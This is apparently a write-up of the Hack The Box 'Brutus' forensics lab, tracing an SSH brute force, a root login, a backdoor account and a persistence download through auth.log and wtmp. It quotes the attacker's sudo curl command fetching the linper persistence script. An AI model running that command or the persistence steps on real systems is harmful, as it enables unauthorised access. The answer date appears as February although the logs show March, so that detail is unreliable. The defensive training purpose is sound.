
https://app.hackthebox.com/sherlocks/Brutus/play

In this Sherlock, you will familiarize yourself with Unix auth.log and wtmp logs. We'll explore a scenario where a Confluence server was brute-forced via its SSH service. After gaining access to the server, the attacker performed additional activities, which we can track using auth.log. Although auth.log is primarily used for brute-force analysis, we will delve into the full potential of this artifact in our investigation, including aspects of privilege escalation, persistence, and even some visibility into command execution.


First, I'll download the zip file provided from Hack the Box onto my Kali virtual machine.



We are greeted by a few files:

- **auth.log:** a log file recording user-authentication events (sudo usage, log in attempts, etc..)
- **utmp.py:** A python script used to interact with log files (wtmp in this case).
- **wtmp:** Records logging in and logging out. Stored in binary, so we can't read with a text editor.

Let's get started.



Let's open up the auth.log file in Mousepad.
We're going to look through the logs for signs of user brute forcing via SSH, such as a large number of connection attempts with failed usernames and passwords.

```
Failed password for invalid user server_adm from 65.2.161.68 port 46710 ssh2
Failed password for invalid user svc_account from 65.2.161.68 port 46722 ssh2
Failed password for invalid user svc_account from 65.2.161.68 port 46732 ssh2
Failed password for invalid user svc_account from 65.2.161.68 port 46742 ssh2
Failed password for invalid user svc_account from 65.2.161.68 port 46744 ssh2
Failed password for invalid user svc_account from 65.2.161.68 port 46750 ssh2
Failed password for invalid user svc_account from 65.2.161.68 port 46774 ssh2
Failed password for invalid user svc_account from 65.2.161.68 port 46786 ssh2
Failed password for invalid user svc_account from 65.2.161.68 port 46814 ssh2
Failed password for invalid user svc_account from 65.2.161.68 port 46840 ssh2
Failed password for invalid user svc_account from 65.2.161.68 port 46800 ssh2
Failed password for invalid user svc_account from 65.2.161.68 port 46854 ssh2
Failed password for root from 65.2.161.68 port 46852 ssh2
Failed password for root from 65.2.161.68 port 46876 ssh2
Received disconnect from 65.2.161.68 port 46722:11: Bye Bye [preauth]
Disconnected from invalid user svc_account 65.2.161.68 port 46722 [preauth]
Received disconnect from 65.2.161.68 port 46732:11: Bye Bye [preauth]
Disconnected from invalid user svc_account 65.2.161.68 port 46732 [preauth]
```

Looks like we've found our culprit. The address seen here makes several failed login attempts, first for the account "server_adm", then "svc_account", and finally "root".

Task 2

The bruteforce attempts were successful and attacker gained access to an account on the server. What is the username of the account?

Let's find what account the attacker gained access to. If we scroll to the end of the account login attempts, we can find the accessed account.

```
Mar  6 06:32:44 ip-172-31-35-28 sshd[2491]: Accepted password for root from 65.2.161.68 port 53184 ssh2
Mar  6 06:32:44 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:32:44 ip-172-31-35-28 systemd-logind[411]: New session 37 of user root.
```

Yikes. The attacker got into the root account.

Identify the UTC timestamp when the attacker logged in manually to the server and established a terminal session to carry out their objectives. The login time will be different than the authentication time, and can be found in the wtmp artifact.

Next, we're tasked with finding the time the attacker logged into the server. For this, we will have to move from auth.log into wtmp, where we can see more about login and logout events. Because wtmp is stored in binary, and is not human readable, we'll use utmp to convert it into something a little nicer on the eyes.

To run a python script in the command line, we use python3, followed by the file name of the script. The "-o" flag allows us to specify the name of the output file, which I called "wtmpReadable". Finally, we specify the input file, which is wtmp. Our command should look like this:

```
┌──(kali㉿kali)-[~/Downloads/brutus]
└─$ python3 utmp.py -o wtmpReadable wtmp
```

To check if this command succeeded, we'll run ls.

```
┌──(kali㉿kali)-[~/Downloads/brutus]
└─$ ls
auth.log  utmp.py  wtmp  wtmpReadable
```


Great! wtmpReadable is present in the directory. Now, let's cat it to see what we have logged.

```
┌──(kali㉿kali)-[~/Downloads/brutus]
└─$ cat wtmpReadable
"type"  "pid"   "line"  "id"    "user"  "host"  "term"  "exit"  "session"       "sec"   "usec"  "addr"
"BOOT_TIME"     "0"     "~"     "~~"    "reboot"        "6.2.0-1017-aws"        "0"     "0"     "0"     "2024/01/25 06:12:17"   "804944"        "0.0.0.0"
"INIT"  "601"   "ttyS0" "tyS0"  ""      ""      "0"     "0"     "601"   "2024/01/25 06:12:31"   "72401" "0.0.0.0"
"LOGIN" "601"   "ttyS0" "tyS0"  "LOGIN" ""      "0"     "0"     "601"   "2024/01/25 06:12:31"   "72401" "0.0.0.0"
"INIT"  "618"   "tty1"  "tty1"  ""      ""      "0"     "0"     "618"   "2024/01/25 06:12:31"   "80342" "0.0.0.0"
"LOGIN" "618"   "tty1"  "tty1"  "LOGIN" ""      "0"     "0"     "618"   "2024/01/25 06:12:31"   "80342" "0.0.0.0"
"RUN_LVL"       "53"    "~"     "~~"    "runlevel"      "6.2.0-1017-aws"        "0"     "0"     "0"     "2024/01/25 06:12:33"   "792454"        "0.0.0.0"
"USER"  "1284"  "pts/0" "ts/0"  "ubuntu"        "203.101.190.9" "0"     "0"     "0"     "2024/01/25 06:13:58"   "354674"        "203.101.190.9"
"DEAD"  "1284"  "pts/0" ""      ""      ""      "0"     "0"     "0"     "2024/01/25 06:15:12"   "956114"        "0.0.0.0"
"USER"  "1483"  "pts/0" "ts/0"  "root"  "203.101.190.9" "0"     "0"     "0"     "2024/01/25 06:15:40"   "806926"        "203.101.190.9"
"DEAD"  "1404"  "pts/0" ""      ""      ""      "0"     "0"     "0"     "2024/01/25 07:34:34"   "949753"        "0.0.0.0"
"USER"  "836798"        "pts/0" "ts/0"  "root"  "203.101.190.9" "0"     "0"     "0"     "2024/02/11 05:33:49"   "408334"        "203.101.190.9"
"INIT"  "838568"        "ttyS0" "tyS0"  ""      ""      "0"     "0"     "838568"        "2024/02/11 05:39:02"   "172417"        "0.0.0.0"
"LOGIN" "838568"        "ttyS0" "tyS0"  "LOGIN" ""      "0"     "0"     "838568"        "2024/02/11 05:39:02"   "172417"        "0.0.0.0"
"USER"  "838962"        "pts/1" "ts/1"  "root"  "203.101.190.9" "0"     "0"     "0"     "2024/02/11 05:41:11"   "700107"        "203.101.190.9"
"DEAD"  "838896"        "pts/1" ""      ""      ""      "0"     "0"     "0"     "2024/02/11 05:41:46"   "272984"        "0.0.0.0"
"USER"  "842171"        "pts/1" "ts/1"  "root"  "203.101.190.9" "0"     "0"     "0"     "2024/02/11 05:54:27"   "775434"        "203.101.190.9"
"DEAD"  "842073"        "pts/1" ""      ""      ""      "0"     "0"     "0"     "2024/02/11 06:08:04"   "769514"        "0.0.0.0"
"DEAD"  "836694"        "pts/0" ""      ""      ""      "0"     "0"     "0"     "2024/02/11 06:08:04"   "769963"        "0.0.0.0"
"RUN_LVL"       "0"     "~"     "~~"    "shutdown"      "6.2.0-1017-aws"        "0"     "0"     "0"     "2024/02/11 06:09:18"   "731"   "0.0.0.0"
"BOOT_TIME"     "0"     "~"     "~~"    "reboot"        "6.2.0-1018-aws"        "0"     "0"     "0"     "2024/03/06 01:17:15"   "744575"        "0.0.0.0"
"INIT"  "464"   "ttyS0" "tyS0"  ""      ""      "0"     "0"     "464"   "2024/03/06 01:17:27"   "354378"        "0.0.0.0"
"LOGIN" "464"   "ttyS0" "tyS0"  "LOGIN" ""      "0"     "0"     "464"   "2024/03/06 01:17:27"   "354378"        "0.0.0.0"
"INIT"  "505"   "tty1"  "tty1"  ""      ""      "0"     "0"     "505"   "2024/03/06 01:17:27"   "469940"        "0.0.0.0"
"LOGIN" "505"   "tty1"  "tty1"  "LOGIN" ""      "0"     "0"     "505"   "2024/03/06 01:17:27"   "469940"        "0.0.0.0"
"RUN_LVL"       "53"    "~"     "~~"    "runlevel"      "6.2.0-1018-aws"        "0"     "0"     "0"     "2024/03/06 01:17:29"   "538024"        "0.0.0.0"
"USER"  "1583"  "pts/0" "ts/0"  "root"  "203.101.190.9" "0"     "0"     "0"     "2024/03/06 01:19:55"   "151913"        "203.101.190.9"
"USER"  "2549"  "pts/1" "ts/1"  "root"  "65.2.161.68"   "0"     "0"     "0"     "2024/03/06 01:32:45"   "387923"        "65.2.161.68"
"DEAD"  "2491"  "pts/1" ""      ""      ""      "0"     "0"     "0"     "2024/03/06 01:37:24"   "590579"        "0.0.0.0"
"USER"  "2667"  "pts/1" "ts/1"  "cyberjunkie"   "65.2.161.68"   "0"     "0"     "0"     "2024/03/06 01:37:35"   "475575"        "65.2.161.68"
```


Lot of information here. We're looking for the time when the attacker logged into the server. First, let's look at the "line" column, third from the left. This column primarily contains entries such as "tty1", which indicates a terminal is opened in person on the machine, or "pts/1", which stands for "pseudo terminal slave". A pseudo terminal slave is created for remote access of a machine, i.e. when someone SSHs in. We know our attacker is operating remotely, so we can narrow our search down to those rows.

```
┌──(kali㉿kali)-[~/Downloads/brutus]
└─$ cat wtmpReadable
"type"  "pid"   "line"  "id"    "user"  "host"  "term"  "exit"  "session"       "sec"   "usec"  "addr"
[redacted]
"USER"  "1284"  "pts/0" "ts/0"  "ubuntu"        "203.101.190.9" "0"     "0"     "0"     "2024/01/25 06:13:58"   "354674"        "203.101.190.9"
"DEAD"  "1284"  "pts/0" ""      ""      ""      "0"     "0"     "0"     "2024/01/25 06:15:12"   "956114"        "0.0.0.0"
"USER"  "1483"  "pts/0" "ts/0"  "root"  "203.101.190.9" "0"     "0"     "0"     "2024/01/25 06:15:40"   "806926"        "203.101.190.9"
"DEAD"  "1404"  "pts/0" ""      ""      ""      "0"     "0"     "0"     "2024/01/25 07:34:34"   "949753"        "0.0.0.0"
"USER"  "836798"        "pts/0" "ts/0"  "root"  "203.101.190.9" "0"     "0"     "0"     "2024/02/11 05:33:49"   "408334"        "203.101.190.9"
[redacted]
"USER"  "838962"        "pts/1" "ts/1"  "root"  "203.101.190.9" "0"     "0"     "0"     "2024/02/11 05:41:11"   "700107"        "203.101.190.9"
"DEAD"  "838896"        "pts/1" ""      ""      ""      "0"     "0"     "0"     "2024/02/11 05:41:46"   "272984"        "0.0.0.0"
"USER"  "842171"        "pts/1" "ts/1"  "root"  "203.101.190.9" "0"     "0"     "0"     "2024/02/11 05:54:27"   "775434"        "203.101.190.9"
"DEAD"  "842073"        "pts/1" ""      ""      ""      "0"     "0"     "0"     "2024/02/11 06:08:04"   "769514"        "0.0.0.0"
"DEAD"  "836694"        "pts/0" ""      ""      ""      "0"     "0"     "0"     "2024/02/11 06:08:04"   "769963"        "0.0.0.0"
[redacted]
"USER"  "1583"  "pts/0" "ts/0"  "root"  "203.101.190.9" "0"     "0"     "0"     "2024/03/06 01:19:55"   "151913"        "203.101.190.9"
"USER"  "2549"  "pts/1" "ts/1"  "root"  "65.2.161.68"   "0"     "0"     "0"     "2024/03/06 01:32:45"   "387923"        "65.2.161.68"
"DEAD"  "2491"  "pts/1" ""      ""      ""      "0"     "0"     "0"     "2024/03/06 01:37:24"   "590579"        "0.0.0.0"
"USER"  "2667"  "pts/1" "ts/1"  "cyberjunkie"   "65.2.161.68"   "0"     "0"     "0"     "2024/03/06 01:37:35"   "475575"        "65.2.161.68"
```

Now, we've blacked out irrelevant rows, and only logs related to remote access remain. Let's look at the remaining entries for actions from the attacker's IP that we discovered earlier.




We're left with two logs from our attacker's IP. The two users are "root" and "cyberjunkie". We want the first time the user manually logged in (meaning after the brute force was completed). Therefore, the first time stamp is the one we want:




"2024/02/06 01:32:45"

The question wants the answer in UTC. I am working in EST, so we'll convert it to UTC before submitting.


"2024/02/06 06:32:45"




Let's hop back into auth.log. Because we previously found the time the attacker first logged in, I'll check around that time in the auth.log.




Success! Just a second before the wtmp showed the attacker logged in as root, auth.log shows session 37 was created for root.



Scrolling down a little shows that shortly after session 37 was created shows a new group and user were created.



The attacker made a user named "cyberjunkie". Interesting naming choice, but whoami to judge?



MITRE ATT&CK is a knowledge base that publicly documents techniques and procedures attackers commonly use. First, we'll navigate to their website, attack.mitre.org.

Enterprise tactics

Tactics represent the "why" of an ATT&CK technique or sub-technique. It is the adversary's tactical goal: the reason for performing an action. For example, an adversary may want to achieve credential access.

Enterprise Tactics: 14

ID	Name	Description
TA0043	Reconnaissance	The adversary is trying to gather information they can use to plan future operations.
TA0042	Resource Development	The adversary is trying to establish resources they can use to support operations.
TA0001	Initial Access	The adversary is trying to get into your network.
TA0002	Execution	The adversary is trying to run malicious code.
TA0003	Persistence	The adversary is trying to maintain their foothold.
TA0004	Privilege Escalation	The adversary is trying to gain higher-level permissions.

We're greeted with a list of common attack techniques. Persistence is near the top, next to the ID. The page contains a lot of entries, so I Ctrl+F and search for "creating" to find entries regarding creating a new user.

T1136	Create Account	Adversaries may create an account to maintain access to victim systems. With a sufficient level of access, creating such accounts may be used to establish secondary credentialed access that do not require persistent remote access tools to be deployed on the system.

Here's the technique to create an account.

Create Account

Sub-techniques (3)

ID	Name
T1136.001	Local Account
T1136.002	Domain Account
T1136.003	Cloud Account

There are 3 sub-techniques. Our attacker logged into the root account to create a new account locally, so we should investigate the Local Account sub technique.

Create Account: Local Account

Other sub-techniques of Create Account (3)

Adversaries may create a local account to maintain access to victim systems. Local accounts are those configured by an organization for use by users, remote support, services, or for administration on a single system or service.

For example, with a sufficient level of access, the Windows `net user /add` command can be used to create a local account. In Linux, the `useradd` command can be used, while on macOS systems, the `dscl -create` command can be used. Local accounts may also be added to network devices, often via common Network Device CLI commands such as `username`, to ESXi servers via `esxcli system account add`, or to Kubernetes clusters using the `kubectl` utility.[1] [2]

That's what we're looking for! The sub technique is T1136.001.

Task 7

What time did the attacker's first SSH session end according to auth.log?

Back to the auth.log file!

```
Mar  6 06:37:24 ip-172-31-35-28 sshd[2491]: Disconnected from user root 65.2.161.68 port 53184
Mar  6 06:37:24 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session closed for user root
Mar  6 06:37:24 ip-172-31-35-28 systemd-logind[411]: Session 37 logged out. Waiting for processes to exit.
Mar  6 06:37:24 ip-172-31-35-28 systemd-logind[411]: Removed session 37.
```

We can see from these lines that the attacker logged out of root at 06:37:24 UTC.

Task 8

The attacker logged into their backdoor account and utilized their higher privileges to download a script. What is the full command executed using sudo?

First, let's find where the attacker logged into the new "cyberjunkie" account.

```
Mar  6 06:37:34 ip-172-31-35-28 sshd[2667]: Accepted password for cyberjunkie from 65.2.161.68 port 43260 ssh2
Mar  6 06:37:34 ip-172-31-35-28 sshd[2667]: pam_unix(sshd:session): session opened for user cyberjunkie(uid=1002) by (uid=0)
Mar  6 06:37:34 ip-172-31-35-28 systemd-logind[411]: New session 49 of user cyberjunkie.
```

Right after logging out of root, the attacker logged in as "cyberjunkie".

Next, let's see if we can find where the attacker downloaded a script.

```
Mar  6 06:39:38 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/curl https://raw.githubusercontent.com
/montysecurity/linper/main/linper.sh
```

In this line of auth.log, we can see the attacker used the sudo permissions they gave to the "cyberjunkie" account. They used curl (A commonly used data transfer tool, capable of downloading files) and a link to a malicious script in a github repo. That malicious script is linper, a toolkit designed to gain and maintain elevated privileges on a machine.

Conclusion

Putting the puzzle pieces together, the attacker brute forced the SSH password for "root", created a new account, gave that account elevated privileges via root, logged into that account, and then accessed a script to maintain the elevated privileges they gained.